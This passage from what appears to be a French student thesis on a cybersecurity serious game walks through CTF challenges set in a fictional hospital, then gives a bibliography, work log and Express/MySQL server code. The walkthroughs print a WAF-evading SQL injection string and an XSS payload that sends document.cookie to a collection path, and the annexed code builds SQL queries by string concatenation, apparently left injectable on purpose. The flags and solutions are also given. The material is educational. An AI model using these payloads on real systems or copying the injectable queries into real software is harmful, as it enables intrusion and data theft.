Une fois le sous-domaine identifié, le joueur·euse pourra passer au défi suivant qui sera la cible pour le challenge 2.

5.5.2 Portail Frauduleux : Exploitation Web (SQL)

Le joueur·euse a identifié le domaine frauduleux `horizonsante-support.com`. Ce sous-domaine a été mis en place par les attaquants pour exfiltrer des données sous la forme d'un site légitime. Pour accéder à l'interface et progresser, il faut contourner le formulaire de connexion. Un pare-feu (WAF) a été mis en place et bloque les injections SQL évidentes, c'est-à-dire qu'il refuse par exemple les mots-clés `OR` et les commentaires `--`. Le défi consiste à exploiter une injection SQL malgré ces restrictions, afin de contourner l'authentification et d'accéder au portail des attaquants. Pour passer le contrôle de format du champ `Email`, le joueur doit fournir une adresse e-mail valide et réaliste d'un employé de l'hôpital. Étant donné que le portail factice est conçu pour piéger les employés, il attend une adresse de l'hôpital Horizon Santé (domaine `@horizonsante.com`). Par exemple, une adresse au format `prenom.nom@horizonsante.com` correspond au schéma utilisé par de nombreuses organisations et semble crédible.

Ce challenge sensibilise aux failles d'injection et montre qu'une protection insuffisante peut être contournée par des techniques simples.

Étapes pour résoudre le challenge :

1. Utiliser une adresse e-mail valide, `alice.durand@horizonsante.com`, qu'il récupère dans le challenge précédent et compléter dans le champ `Email` pour passer le contrôle de format.
2. Dans le champ `Mot de passe`, réaliser une injection SQL. Cependant, le WAF empêche d'utiliser '`OR 1=1`' ou '`--`'. Il faut faudra donc la modifier un peu pour le contourner avec le mot de passe : '`0/**/R 1=1 #`'.
3. Valider le formulaire. Une fois la connexion établie, un code de session apparaît.

Outils nécessaires : Un navigateur web (avec éventuellement les outils de développement pour observer les requêtes) suffit pour ce défi. Aucune extension spécifique n'est requise, juste la saisie de la charge malveillante dans le formulaire.

Indices graduels :

- Le premier indice rappelle qu'il faut utiliser une adresse e-mail valide pour passer le contrôle de format. Il est suggéré d'utiliser un format plausible, comme `prenom.nom@horizonsante.com`, qui est à retrouver dans le challenge précédent.
- Le second indice indique que le WAF bloque les mots-clés `OR` et les commentaires `--`, mais qu'il existe d'autres syntaxes SQL pour les commentaires.

- Le troisième indice suggère de combiner l'astuce du commentaire au milieu de `OR` et le commentaire en fin de requête.

Flag attendu : Le flag `co_<SESSION_ID>` montre que la connexion au site a bien été établie.

Le joueur·euse peut maintenant accéder au site des attaquants.

5.5.3 *Partage Oublié : Mauvaise configuration d'accès*

Sur le portail, un lien « Dépôt sécurisé » mène à <https://files.horizonsante-support.com/?dir=/>. À cause d'un contrôle d'accès mal configuré (absence de filtre sur le chemin), n'importe quel utilisateur en « lecture seule » peut parcourir l'arbre et récupérer des documents confidentiels.

Ce challenge permet de montrer au joueur·euse l'importance de la sécurisation des accès aux ressources sensibles et de la validation des paramètres d'URL. Il sensibilise aux risques liés à une mauvaise configuration des droits d'accès et à l'absence de filtrage sur les chemins, qui peuvent permettre à un attaquant de parcourir l'arborescence et d'accéder à des fichiers confidentiels sans autorisation.

Étapes pour résoudre le challenge :

1. Depuis le portail frauduleux, ouvrir l'onglet Ressources, puis « Dépôt sécurisé ».
2. Modifier l'URL pour lister la racine (`/?dir=/`).
3. Descendre jusqu'à `/archives/audit/2025/` et télécharger `patient_audit_0712.zip`.

Outils nécessaires : Les outils pour ce challenge sont un navigateur ou un outil de requête (curl).

Indices graduels :

- Le premier indice permet de montrer au joueur·euse que l'URL contient un paramètre `dir=` et qu'il faut essayer d'aller à la racine.
- Le deuxième indice suggère d'explorer les sous-dossiers à la racine, en particulier ceux qui ressemblent à des archives ou des sauvegardes. Il faut chercher un dossier nommé `archives` puis descendre dans les sous-dossiers par année et mois pour trouver le fichier d'audit.
- Le troisième indice précise que le fichier ZIP d'audit est daté de juillet, ce qui correspond au nom `patient_audit_0712.zip`. Il faut donc chercher dans les sous-dossiers de l'année 2025, puis dans le dossier du mois 07 (juillet), pour trouver le fichier à télécharger.

Flag attendu : Le flag `patient_audit_0712.zip` est un fichier zip qui contient potentiellement tous les dossiers sur les patients ainsi que d'autres éléments.

Ce zip fera l'objet du prochain challenge.

5.5.4 *Clé cachée dans les commentaires : Cryptographie et métadonnées*

Le joueur·euse a maintenant accès à l'archive `patient_audit_0712.zip` mais le problème est qu'il est verrouillé. Le joueur·euse doit trouver le mot de passe pour déverrouiller ce zip. En inspectant les

métadonnées du ZIP, le joueur·euse découvre un commentaire contenant seulement une empreinte SHA-1 : `f7fde1c3f044a2c3002e63e1b6c3f432b43936d0`.

Première solution: utiliser un site comme CrackStation pour trouver le mot de passe correspondant à cette empreinte SHA-1.

Deuxième solution : Les experts Blue Team ont remarqué que les pirates utilisent toujours un mot de passe de la forme : `horizon<nombre>` où `<nombre>` varie de 0 à 99 (par exemple `horizon1`).

Ce challenge montre l'importance de la cryptographie et de la gestion des mots de passe, ainsi que la nécessité de vérifier les métadonnées des fichiers.

Étapes pour résoudre le challenge :

1. Lister les métadonnées du zip avec `zipinfo patient_audit_0712.zip` ou sur Windows en utilisant l'explorateur de fichiers.
2. Trouver le commentaire contenant l'empreinte SHA-1
3. Aller sur le site CrackStation ou utiliser un script Python pour générer les mots de passe possibles de la forme `horizon<nombre>` et vérifier si l'un d'eux correspond à l'empreinte SHA-1 ou utiliser CyberChef pour générer les mots de passe et vérifier l'empreinte.
4. Une fois le mot de passe trouvé, déverrouiller le zip.

Outils nécessaires : Pour résoudre ce challenge, il faudra un éditeur de texte pour lire les métadonnées, CrackStation ou un script Python ou CyberChef pour générer les mots de passe et vérifier l'empreinte SHA-1.

Indices graduels :

- Le premier indice suggère de regarder les métadonnées du zip, car elles peuvent contenir des informations utiles.
- Le second indice indique que le commentaire contient une empreinte SHA-1, ce qui signifie qu'il faut trouver le mot de passe qui correspond à cette empreinte.
- Le troisième indice rappelle que les mots de passe ont une structure spécifique, ce qui peut aider à les générer. Le joueur·euse peut se rendre sur CrackStation pour y entrer le hash ou il peut créer un script Python pour générer les mots de passe de la forme `horizon<nombre>` où `<nombre>` varie de 0 à 99. Il peut ensuite comparer leur empreinte SHA-1 avec celle du commentaire ou utiliser CyberChef pour générer les mots de passe et vérifier l'empreinte.

Flag attendu : Le flag attendu est le mot de passe du zip, qui est `horizon42`.

Ce mot de passe permet de déverrouiller le zip et d'accéder au contenu du fichier `hx_dropper.ps1`.

5.5.5 Script Mystère : Reverse Engineering

Dans l'archive déchiffrée (`patient_audit_0712.zip`) se trouve `tools/backup_sync.py`. Les pirates y ont laissé un compte SSH à privilèges « support-user » mais l'ont caché par une simple concaténation de caractères. Le but est de reconstituer le login et le mot de passe clair.

Ce challenge permet de sensibiliser à l'importance de la sécurité des scripts et de la nécessité de vérifier les scripts avant de les exécuter. Il montre également comment les attaquants peuvent masquer des informations sensibles dans des scripts apparemment innocents.

Étapes pour résoudre le challenge :

1. Ouvrir le fichier `backup_sync.py` dans l'IDE.
2. Identifier les lignes qui contiennent des chaînes de caractères encodées en Base64.
3. Décoder les chaînes Base64 pour obtenir le login et le mot de passe.
4. Concaténer les parties pour reconstituer le login et le mot de passe.

Outils nécessaires : Pour ce challenge les outils nécessaires sont un éditeur de texte/IDE pour lire le script, un outil de décodage Base64 (comme CyberChef ou un script Python).

Indices graduels :

- Le premier indice rappelle que le script contient des chaînes de caractères encodées en Base64, ce qui signifie qu'il faut les décoder pour obtenir les informations cachées.
- Le second indice indique que les chaînes sont concaténées, ce qui signifie qu'il faut les assembler pour obtenir le login et le mot de passe complets.
- Le troisième indice suggère d'utiliser un outil de décodage Base64 pour faciliter le processus. Il est également suggéré de vérifier les commentaires du script, car ils peuvent contenir des indices sur la manière dont les chaînes sont concaténées.

Flag attendu : Le flag attendu le mot de passe du compte SSH, qui est `p@ssw0rd_V3rY_B@d`.

Une fois connecté au compte, le joueur·euse obtient des droits supplémentaires et peut accéder à la plateforme des attaquants.

5.5.6 Cookie Rançon : Mauvaise gestion des sessions

Le joueur·euse doit intercepter le cookie de session « admin » utilisé par un bot qui consulte automatiquement chaque demande de rançon. Pour cela, il doit exploiter une faille XSS afin de voler ce cookie lorsque le bot visite la page. Ensuite, il devra injecter ce cookie dans son propre navigateur pour obtenir les droits administrateur et ainsi accéder à la fonctionnalité de suppression, ce qui lui permettra de supprimer définitivement les fichiers sur le serveur des attaquants.

Ce challenge montre l'importance de la gestion des sessions et de la sécurité des cookies. Il sensibilise aux risques liés à la manipulation des cookies de session et à la nécessité de sécuriser les sessions utilisateur.

Étapes pour résoudre le challenge :

1. Tester l'injection XSS dans le champ Message : `<script>alert(1)</script>`.

2. Exfiltrer le cookie de session « admin » en utilisant une injection XSS dans le champ Message du chat : `<script>fetch('/collect?c=' + encodeURIComponent(document.cookie))</script>` et attendre que le bot ouvre la demande.
3. Récupérer le cookie volé `admin_session=<COOKIE_VALUE>`
4. Ouvrir les outils de développement du navigateur, aller dans l'onglet Application, puis dans la section Cookies.
5. Coller le cookie volé dans le champ de saisie du cookie de session.
6. Une fois le cookie injecté, recharger la page pour obtenir les droits administrateur et supprimer les fichiers.
7. Le serveur affiche un message de confirmation `ALL_FILES_DELETED` indiquant que tous les fichiers ont été supprimés.

Outils nécessaires : Un navigateur web avec les outils de développement pour intercepter et manipuler les cookies, ainsi qu'un éditeur de texte pour écrire le script XSS.

Indices graduels :

- Le premier indice expliquer que les balises HTML ne sont pas échappées dans le champ Message, ce qui permet d'injecter du code JavaScript.
- Le deuxième indice indique que le bot ouvre automatiquement les demandes de rançon, ce qui signifie que le joueur·euse peut exploiter cette fonctionnalité pour voler le cookie de session.
- Le troisième indice rappelle que le cookie de session « admin » est nécessaire pour accéder aux fonctionnalités administratives du portail. Il est donc crucial de le voler pour pouvoir supprimer les fichiers.

Flag attendu : la réponse du serveur `ALL_FILES_DELETED`, ce qui montre au joueur·euse que tous les fichiers ont été supprimés avec succès.

Une fois les fichiers supprimés, le joueur·euse peut passer au défi suivant pour bloquer l'attaquant.

5.5.7 Blocage ciblé : Défense et journalisation

Maintenant que les fichiers sont supprimés du côté des attaquants, le joueur·euse doit identifier l'adresse IP de la machine de l'attaquant pour le bloquer. Le joueur·euse doit donc s'assurer qu'aucune connexion sortante ne continue d'envoyer des données. Un flux a été repéré : la même adresse IP externe a émis des milliers de requêtes vers le portail VPN de l'hôpital au cours du dernier quart d'heure (tentative d'exfiltration massive). Le joueur·euse doit donc trouver le fichier de log contenant ces requêtes, identifier l'IP la plus présente (c'est l'attaquant) et ajouter cette IP à la liste noire du pare-feu interne. Une fois l'IP bloquée, le joueur·euse recevra un message de confirmation `BLK_185-225-123-77_0K` indiquant que le blocage a été effectué avec succès.

Ce challenge montre l'importance de la surveillance des logs et de la gestion des adresses IP suspectes pour prévenir les attaques.

Étapes pour résoudre le challenge :

1. Depuis le portail IT interne <https://intra.horizonsante.com/it/> , aller dans le menu de gauche « Outils SOC ».
2. Cliquer sur « Logs & Diagnostics », puis sur « VPN Access » , ce qui fait apparaître une liste de fichiers.
3. Ouvrir le fichier log le plus récent `vpn_access_2025-07-17.log` dans un éditeur de texte. Chaque ligne commence par l'IP source.
4. Repérer l'adresse IP qui apparaît le plus souvent `185.225.123.77` qui est donc la machine de l'attaquant.
5. Dans le menu de gauche, cliquer sur « Pare-feu », puis sur « Liste noire ».
6. Dans un formulaire, entrer l'adresse IP `185.225.123.77`.
7. Le système affiche un bandeau vert avec le message `BLK_185-225-123-77_0K`.

Outils nécessaires : Les outils nécessaire pour résoudre ce challenge sont un navigateur web et un éditeur de texte pour lire le fichier log.

Indices graduels :

- Le premier indice rappelle que le menu « Logs & Diagnostics » contient tous les journaux, cherche celui qui mentionne « VPN Access ».
- Le deuxième indice indique que dans le fichier, chaque entrée commence par l'IP source. Cela signifie qu'il faut chercher les lignes qui commencent par une adresse IP.
- Le troisième indice suggère de bloquer l'IP trouvée dans le pare-feu.

Flag attendu : Le flag attendu est le message `BLK_185-225-123-77_0K` qui confirme que l'adresse IP de l'attaquant a été bloquée avec succès. Cela permet de sécuriser le réseau et d'empêcher toute nouvelle tentative d'exfiltration de données.

Le joueur·euse a réussi à bloquer l'attaquant et à sécuriser le réseau de l'hôpital. La deuxième vague n'aura donc pas lieu et le joueur·euse reçoit pour conclure l'aventure.

Bibliographie

2024 ISC2 Cybersecurity Workforce Study, [sans date].. En ligne. Disponible à l'adresse: <https://www.isc2.org/Insights/2024/10/ISC2-2024-Cybersecurity-Workforce-Study> [Consulté le 9 juillet 2025].

ABT, Clark C., 1970. *Serious Games*. En ligne. New York, Viking Press. ISBN 978-0-670-63490-3. Disponible à l'adresse: <http://archive.org/details/seriousgames0000abtc> [Consulté le 22 juillet 2025].

CTF Hacking : guide ultime pour devenir un expert en Capture The Flag, [sans date].. En ligne. Disponible à l'adresse: <https://www.oteria.fr/blog-oteria/ctf-hacking-guide-complet-des-competitions-de-cybersecurite> [Consulté le 22 juillet 2025].

Cyber Wargame : Des Serious Games sur la Cybersécurité, [sans date].. En ligne. Disponible à l'adresse: <https://www.cyber-wargame.fr/> [Consulté le 22 juillet 2025].

EUROPEAN COMMISSION. DIRECTORATE GENERAL FOR COMMUNICATIONS NETWORKS, CONTENT AND TECHNOLOGY., 2024. *The Digital Decade*. En ligne. LU: Publications Office. Disponible à l'adresse: <https://data.europa.eu/doi/10.2759/646681> [Consulté le 22 juillet 2025].

EUROPEAN UNION AGENCY FOR CYBERSECURITY (ENISA), 2024. *2024 Report on the State of Cybersecurity in the Union – Condensed Version*. En ligne. Athens, Greece. Disponible à l'adresse: <https://www.enisa.europa.eu/publications/2024-report-on-the-state-of-cybersecurity-in-the-union> [Consulté le 22 juillet 2025].

FORTINET, 2024a. *2024 Cybersecurity Skills Gap*. En ligne. Sunnyvale, CA, USA. Disponible à l'adresse: <https://www.fortinet.com/content/dam/fortinet/assets/reports/2024-cybersecurity-skills-gap-report.pdf> [Consulté le 14 juillet 2025].

FORTINET, 2024b. *Fortinet 2024 Cybersecurity Skills Gap Global Research Report*. En ligne. Sunnyvale, CA. Disponible à l'adresse: <https://www.fortinet.com/content/dam/fortinet/assets/reports/2024-cybersecurity-skills-gap-report.pdf> [Consulté le 9 juillet 2025].

Hack The Box: The #1 Cybersecurity Performance Center, [sans date].. En ligne. Disponible à l'adresse: <https://www.hackthebox.com/> [Consulté le 10 juillet 2025].

BIBLIOGRAPHIE

HILL, Winston, FANUEL, Mesafint et YUAN, Xiaohong, 2020. Comparing Serious Games for Cyber Security Education. 2020.

Informations Sur Les Outils et Méthodes Utilisées !, [sans date]. . En ligne. Disponible à l'adresse: <https://shana.heig-vd.ch/tools.html> [Consulté le 8 juillet 2025].

Initiation Au Ethical Hacking, [sans date]. . En ligne. Disponible à l'adresse: <https://shana.heig-vd.ch/> [Consulté le 8 juillet 2025].

KNOWBE4, 2025. *Phishing Threat Trends Repor*. En ligne. Clearwater, FL, USA. Disponible à l'adresse: https://www.knowbe4.com/hubfs/Phishing-Threat-Trends-2025_Report.pdf [Consulté le 22 juillet 2025].

NG, Chiu Yeong et HASAN, Mohammad Khatim Bin, 2025. Cybersecurity Serious Games Development: A Systematic Review. *Computers & Security*. En ligne. 1 mars 2025. Vol. 150, p. 104307. DOI [10.1016/j.cose.2024.104307](https://doi.org/10.1016/j.cose.2024.104307). [Consulté le 14 juillet 2025].

Qu'est-ce que le cyberespionnage ?, [sans date]. . En ligne. Disponible à l'adresse: <https://www.fortinet.com/fr/resources/cyberglossary/cyber-espionage.html> [Consulté le 16 juillet 2025].

Qu'est-ce qu'un cyber range ? | IBM, [sans date]. . En ligne. Disponible à l'adresse: <https://www.ibm.com/fr-fr/think/topics/cyber-range> [Consulté le 20 mars 2025].

Root Me : Plateforme d'apprentissage Dédiée Au Hacking et à La Sécurité de l'Information, [sans date]. . En ligne. Disponible à l'adresse: <https://www.root-me.org/> [Consulté le 10 juillet 2025].

SANTINI, Ginevra, [sans date]. A European Outlook from the ISACA 2024 State of Cybersecurity Report | Digital Skills and Jobs Platform. . En ligne. Disponible à l'adresse: <https://digital-skills-jobs.europa.eu/en/latest/news/european-outlook-isaca-2024-state-cybersecurity-report> [Consulté le 9 juillet 2025].

Sauve La Terre de l'arme Galactique !, [sans date]. . En ligne. Disponible à l'adresse: <https://shana.heig-vd.ch/galacgame.html> [Consulté le 8 juillet 2025].

Sensibilisation à la cybersécurité et gestion du risque humain, [sans date]. . En ligne. Disponible à l'adresse: <https://sosafe-awareness.com/fr/> [Consulté le 22 juillet 2025].

Serious game sécurité informatique: le jeu Urban Gaming, [sans date]. . En ligne. Disponible à l'adresse: <https://www.urbangaming.fr/jeu-change-and-serious/securite-informatique/> [Consulté le 21 juillet 2025].

Shana a Disparu. Retrouve-la !, [sans date]. . En ligne. Disponible à l'adresse: <https://shana.heig-vd.ch/shanagame.html>? [Consulté le 8 juillet 2025].

Shirudo | Serious Game Multilingue En Cybersécurité, [sans date]. . En ligne. Disponible à l'adresse: <https://shirudo.eu/> [Consulté le 22 juillet 2025].

SPYS, Denys et SOLOVEI, Anna, 2025. Phishing Statistics in 2025: The Ultimate Insight | TechMagic. . En ligne. 18 juin 2025. Disponible à l'adresse: <https://www.techmagic.co/blog/blog-phishing-attack-statistics/> [Consulté le 22 juillet 2025].

TryHackMe | Simple CTF, [sans date]. . En ligne. Disponible à l'adresse: <https://tryhackme.com/room/easyctf> [Consulté le 10 juillet 2025].

WAHL, Thomas, 2020. Eurobarometer: Europeans Attitudes towards Cyber Security. . En ligne. 28 avril 2020. Disponible à l'adresse: <https://eucrim.eu/news/eurobarometer-europeans-attitudes-towards-cyber-security/> [Consulté le 22 juillet 2025].

What Is Cyber Range · Definition · DIATEAM, [sans date]. . En ligne. Disponible à l'adresse: <https://www.diateam.net/what-is-a-cyber-range/> [Consulté le 22 juillet 2025].

When Ransomware Kills: Attacks on Healthcare Facilities | IBM, [sans date]. . En ligne. Disponible à l'adresse: <https://www.ibm.com/think/insights/when-ransomware-kills-attacks-on-healthcare-facilities> [Consulté le 14 juillet 2025].

Y-Security - HEIG-VD, [sans date]. . En ligne. Disponible à l'adresse: <https://heig-vd.ch/recherche/groupes-poles/y-security> [Consulté le 9 juillet 2025].

ZYDA, M., 2005. From Visual Simulation to Virtual Reality to Games. *Computer*. En ligne. septembre 2005. Vol. 38, no. 9, p. 25-32. DOI [10.1109/MC.2005.297](https://doi.org/10.1109/MC.2005.297). [Consulté le 22 juillet 2025].

Figures

Fig. 1 « Shana a disparu » - Interface du jeu (<i>Shana a Disparu. Retrouve-la !</i> [sans date])	14
Fig. 2 Boite à outils (<i>Informations Sur Les Outils et Méthodes Utilisées !</i> [sans date])	15
Fig. 3 « Sauve la Terre de l'arme galactique » - Interface du jeu (<i>Sauve La Terre de l'arme Galactique !</i> [sans date])	16
Fig. 4 Schéma d'un cyber-range (<i>What Is Cyber Range · Definition · DIATEAM</i> [sans date])	21
Fig. 5 Page des challenges de RootMePlateforme (<i>Root Me : Plateforme d'apprentissage Dédiée Au Hacking et à La Sécurité de l'Information</i> [sans date])	22
Fig. 6 IDE présent sur la plateforme	31
Fig. 7 Terminal présent sur la plateforme	32
Fig. 8 Interface du jeu après la validation d'un challenge	33
Fig. 9 Interface du jeu qui ne change pas après la validation d'un challenge et pas de progression dans l'histoire	34

Outils utilisés

Journal de travail

Date	Description	Rech. [h]	Dev. [h]	Rapport [h]	Admin [h]
07.07.2025	Recherches sur la sensibilisation Rédaction du cahier des charges et de quelques idées	3	0	6	0
08.07.2025	Analyse de la plateforme et des techniques des challenges	0	18	0	0
09.07.2025					
10.07.2025	Recherches serious game, CTF,	7	0	11	0
11.07.2025	...				
	Rédaction des scénarios et de l'état de l'art				
14.07.2025	Rédaction plus approfondies des scénarios	15	0	30	0
18.07.2025	Recherches				
21.07.2025	Rédaction détaillées de l'introduction et de l'état de l'art	9	0	18	0
23.07.2025	Recherches Rédaction et modification du scénario définitif				

Annexes

-A Fichier JSON de configuration	66
-B API Express (index.js)	68
-C Modèles Mongoose (db.js)	79
-D Base MySQL (init.sql)	81
-E Présentation des challenges (ancienne version des défis)	83

Annexes

-A Fichier JSON de configuration

```
{  
    "platforms": [  
        {"image": "ground0", "x": 100, "y": 60, "idChall": "chall0", "urlChall": ""},  
        {"image": "ground1", "x": 200, "y": 60, "idChall": "chall1", "urlChall": "./challenges/01_windows_login/windows_login.html"},  
        {"image": "ground2", "x": 300, "y": 60, "idChall": "chall2", "urlChall": "./challenges/02_browser_history/browser_history.html"},  
        {"image": "ground3", "x": 400, "y": 60, "idChall": "chall3", "urlChall": "./challenges/03_same_color_text/index-01.html"},  
        {"image": "ground4", "x": 500, "y": 60, "idChall": "chall4", "urlChall": "./challenges/04_html_comment/comment.html"},  
        {"image": "ground5", "x": 600, "y": 60, "idChall": "chall5", "urlChall": "./challenges/05_admin_cookie/index.html"},  
        {"image": "ground6", "x": 700, "y": 60, "idChall": "chall6", "urlChall": "./challenges/06_caesar_cipher/cesar_data.html"},  
        {"image": "ground7", "x": 800, "y": 60, "idChall": "chall7", "urlChall": "./challenges/07_url_modification/gallery1.html"},  
        {"image": "ground8", "x": 900, "y": 60, "idChall": "chall8", "urlChall": "./challenges/08_SQL_injection/sql_injection.html"},  
        {"image": "ground9", "x": 1000, "y": 60, "idChall": "chall9", "urlChall": "./challenges/09_image_forensic/index.html"},  
        {"image": "ground10", "x": 1100, "y": 60, "idChall": "chall10", "urlChall": ""}  
    ],  
    "roads": [  
        {"image": "road", "x": 115, "y": 70}  
    ],  
    "invisible_grounds": [  
    ]  
}
```

```
    {"image": "inv1", "x": 1, "y": 70}  
],  
"hero": {"x": 100, "y": 50}  
}
```

-B API Express (index.js)

```
require('dotenv/config');
const cors = require('cors');
const express = require('express');
const cookieParser = require('cookie-parser');
const bodyParser = require('body-parser');
const {v4: uuidv4, validate: uuidValidate} = require('uuid');
const db = require('./db');
const {SHA3} = require('sha3');
const mailValidator = require("email-validator");
const mysql = require('mysql');
const seedrandom = require('seedrandom');
const jwt = require('jsonwebtoken');

const pool = mysql.createPool({
  connectionLimit: 10,
  host: "mysql",
  user: process.env.MYSQL_USER,
  password: process.env.MYSQL_PASS,
  charset: "utf8_general_ci",
  database: "dday"
});

const app = express();

// Configure middlewares
//app.use(cors({origin: "http://localhost:3000", credentials:true,
//allowedHeaders: "access-control-allow-origin,Origin,X-Requested-With,Content-Type,Accept"}));
app.use(cors({origin: "http://"+process.env.HOST_NAME, credentials:true,
allowedHeaders: "access-control-allow-origin,Origin,X-Requested-With,Content-Type,Accept"}));
app.use(cookieParser());
app.use(bodyParser.json());

//app.options('*', cors({origin:"http://localhost:3000", credentials:true,
//allowedHeaders: "access-control-allow-origin,Origin,X-Requested-With,Content-Type,Accept"}))
app.options('*', cors({origin:"http://"+process.env.HOST_NAME, credentials:true,
allowedHeaders: "access-control-allow-origin,Origin,X-Requested-With,Content-Type,Accept"}))
```

```

let urlencodedParser = bodyParser.urlencoded({extended: false})

function generateToken(TokenObject, secret, expiresIn) {
    return jwt.sign(TokenObject, secret, {expiresIn: expiresIn});
}

function checkToken(req, res, next) {
    const token = req.cookies.authtoken;
    jwt.verify(token, process.env.TOKEN_SECRET, (err, user) => {
        if (err || user === undefined) {
            console.log(`Session token is invalid or has expired for user`);
            return res.redirect("../login.html");
        }
        next();
    });
}

// Middleware to ensure a user cookie is set
app.use((req, res, next) => {
    // Check if the cookies contain a uuid, and copy it to the request if
    // present, otherwise generate a new one, and add it to the response
    if (req.cookies.uuid && uuidValidate(req.cookies.uuid)) {
        // Cookie valid
        req.uuid = req.cookies.uuid;
        console.log("cookie valid");
        res.cookie('uuid', req.uuid, { maxAge: 30*24*60*60*1000, httpOnly: true})
    } else {
        // Missing or invalid cookie
        console.log("cookie invalid or missing");
        req.uuid = uuidv4();
        res.cookie('uuid', req.uuid, { maxAge: 30*24*60*60*1000, httpOnly: true})
    }

    next()
})

const VALID_YEARS = ["2020", "2021"]

// Submit a flag
app.post('/:year/flag', (req, res) => {
    if (!req.body.chall || !req.body.flag || !req.params.year || !

```

ANNEXES

```
VALID_YEARS.includes(req.params.year)) {
    return res.sendStatus(400);
} else {
    const year = req.params.year;
    db.models.flag.findOne({chall_name: year + "_" + req.body.chall}, (err,
flag) => {
        if (err || !flag)
            return res.sendStatus(404);

        const hash = new SHA3(256);
        hash.update(req.body.flag);
        // Check if flag matches
        if (hash.digest('hex') === flag.value) {
            console.log('valid flag');
            // Check if user exists
            db.models.user.findOne({uuid: req.uuid}, (err, person) => {
                if (err) return res.send(err);

                if (!person) {
                    console.log('new user');
                    db.models.user.create({uuid: req.uuid, flagged: [year +
"_" + req.body.chall]}).then(() => {
                        return res.sendStatus(200);
                    }).catch((err) => {
                        return res.send(err);
                    });
                } else {
                    console.log('existing user');
                    if (!person.flagged.includes(year + "_" +
req.body.chall)) {
                        console.log('not flagged');
                        person.flagged.push(year + "_" + req.body.chall);
                        person.save().then(() => {
                            return res.sendStatus(200);
                        }).catch((err) => {
                            return res.send(err);
                        });
                    } else {
                        console.log('already flagged');
                        return res.sendStatus(200);
                    }
                }
            })
        }
    })
}
```

```

        });
    } else {
        console.log('invalid flag');
        return res.sendStatus(401);
    }
});
});

// Check a flag
app.post('/:year/checkFlag', (req, res) => {
    if (!req.body.chall || !req.body.flag || !req.params.year || !
VALID_YEARS.includes(req.params.year)) {
        return res.sendStatus(400);
    } else {
        const year = req.params.year;
        db.models.flag.findOne({chall_name: year + "_" + req.body.chall}, (err,
flag) => {
            if (err || !flag)
                return res.sendStatus(404);

            const hash = new SHA3(256);
            hash.update(req.body.flag);
            // Check if flag matches
            if (hash.digest('hex') === flag.value) {
                return res.sendStatus(200);
            } else {
                return res.sendStatus(401);
            }
        });
    }
});

// DB chall endpoint (2020 and 2021 chall)
app.post('/db', (req, res) => {
    if (!req.body.user || !req.body.pass) {
        return res.sendStatus(400);
    } else {
        pool.query("SELECT * FROM users where ID = '" + req.body.user + "' and
pass = '" + req.body.pass + "';", function (err, results, fields) {
            if (err) {
                return res.send(err);
            }
        });
    }
});

```

ANNEXES

```
        } else {
            return res.send(results);
        }
    });
});
};

// socialNetwork chall endpoint (2021 chall)
app.post('/db/search', (req, res) => {
    res.setHeader("Content-Type", "application/json; charset=utf-8");
    if (!req.body.search) {
        return res.sendStatus(400);
    }
    else if (req.body.search === "default"){
        console.log("return default search user request");
        let value = req.body.search;
        pool.query("SELECT * FROM posts LIMIT 5;", function (err, results,
fields) {
            console.log(results);
            if (err) {
                return res.send(err);
            } else {
                return res.send(results);
            }
        });
    }
    else {
        console.log("return specific search user request");
        let value = req.body.search;
        let name = '';
        if(value.includes(' ')){
            name = value.split(' ')[0].toLowerCase();
        }
        else{
            name = value.toLowerCase();
        }
        pool.query("SELECT * FROM posts where nameLastname LIKE '%" + name +
"%'", function (err, results, fields) {
            if (err) {
                return res.send(err);
            } else {
                return res.send(results);
            }
        });
    }
});
```

```

        }
    });
}

// Store username information
app.post('/user', (req, res) => {
    const secret_key = process.env.CAPTCHA_SECRET_KEY;
    const token = req.body.token;

    //axios({
    //    method: 'post',
    //    url: `https://www.google.com/recaptcha/api/siteverify?secret=${secret_key}&response=${token}`
    //})
    //.then(response => {
    if (!response.data.success ||
        !req.body.name ||
        !req.body.surname ||
        !req.body.mail ||
        !mailValidator.validate(req.body.mail)) {
        return res.sendStatus(400);
    }

    // Check if user exists
    db.models.user.findOne({uuid: req.uuid}, (err, person) => {
        if (err) return res.send(err);

        if (!person){
            return res.sendStatus(401);
        }

        // Person exists, check if all flags have been solved
        db.models.flag.countDocuments({"chall_name" : {$regex : VALID_YEARS[VALID_YEARS.length-1]}}).then((count) => {
            // If the flagged amount is smaller than the amount of flags,
            // unauthorised
            let yearly_flagged = person.flagged.filter(x =>x.startsWith(VALID_YEARS[VALID_YEARS.length-1]));
            if (yearly_flagged.length < count) {
                return res.status(402).send(yearly_flagged.map(x =>x.substring(VALID_YEARS[VALID_YEARS.length-1].length + 1)));
            }
        })
    })
})
}

```

ANNEXES

```
}

    // Update the values of the person
    person.name = req.body.name;
    person.surname = req.body.surname;
    person.mail = req.body.mail;
    // save the person
    person.save().then(() => {
        return res.sendStatus(200);
    }).catch((err) => {
        return res.send(err);
    });
});

//})
//.catch(error => {
//    return res.sendStatus(401);
//});
});

// Store username information
app.get('/stats', (req, res) => {
    // retrieve all users
    db.models.user.find({}, (err, persons) => {
        if (err) return res.send(err);

        if (!persons){
            return res.sendStatus(401)
        }
        let result = [];
        for(let i = 0; i < persons.length; i++){
            let yearly_flagged = persons[i].flagged.filter(x
=>x.startsWith(VALID_YEARS[VALID_YEARS.length-1])).length
            result.push(yearly_flagged);
        }
        res.send(result);

    });
});

app.post('/login', urlencodedParser, (req, res) => {
    const username = process.env.SHANA_USER;
```

```

const password = process.env.SHANA_PASS;
if(username === req.body.username && password === req.body.password){
    let authtoken = generateToken({
        mail: req.body.username
    }, process.env.TOKEN_SECRET, '10m');
    return res.cookie('authtoken', authtoken, {
        secure: true,
        httpOnly: true,
        sameSite: "lax" // lax option allows to send existing cookie to
server by clicking on link from an external site
    }).redirect('../statistics.html');
} else {
    return res.status(401).send();
}
});

app.get('/logout', checkToken, (req, res) => {
    res.clearCookie('authtoken');
    res.status(200).send();
});

app.get('/stats/getEditions', checkToken, (req, res) => {
    // send editions years
    res.status(200).send(VALID_YEARS);
});

app.get('/stats/visitors', checkToken, (req, res) => {
    // retrieve all users
    db.models.visitor.find({}, (err, visitors) => {
        if (err) return res.send(err);
        if (!visitors){
            return res.sendStatus(401)
        }
        res.send(visitors.length.toString());
    });
});
app.get('/stats/finished', checkToken, (req, res) => {
    if(VALID_YEARS.includes(req.query.year)) {
        let numberChalls = 0;
        db.models.flag.find({}, (err, flags) => {
            if (err) return res.status(500).send(err);
            if (!flags){
                return res.sendStatus(401)
            }
            res.send(flags.length.toString());
        });
    }
});

```

ANNEXES

```
        return res.sendStatus(401)
    }
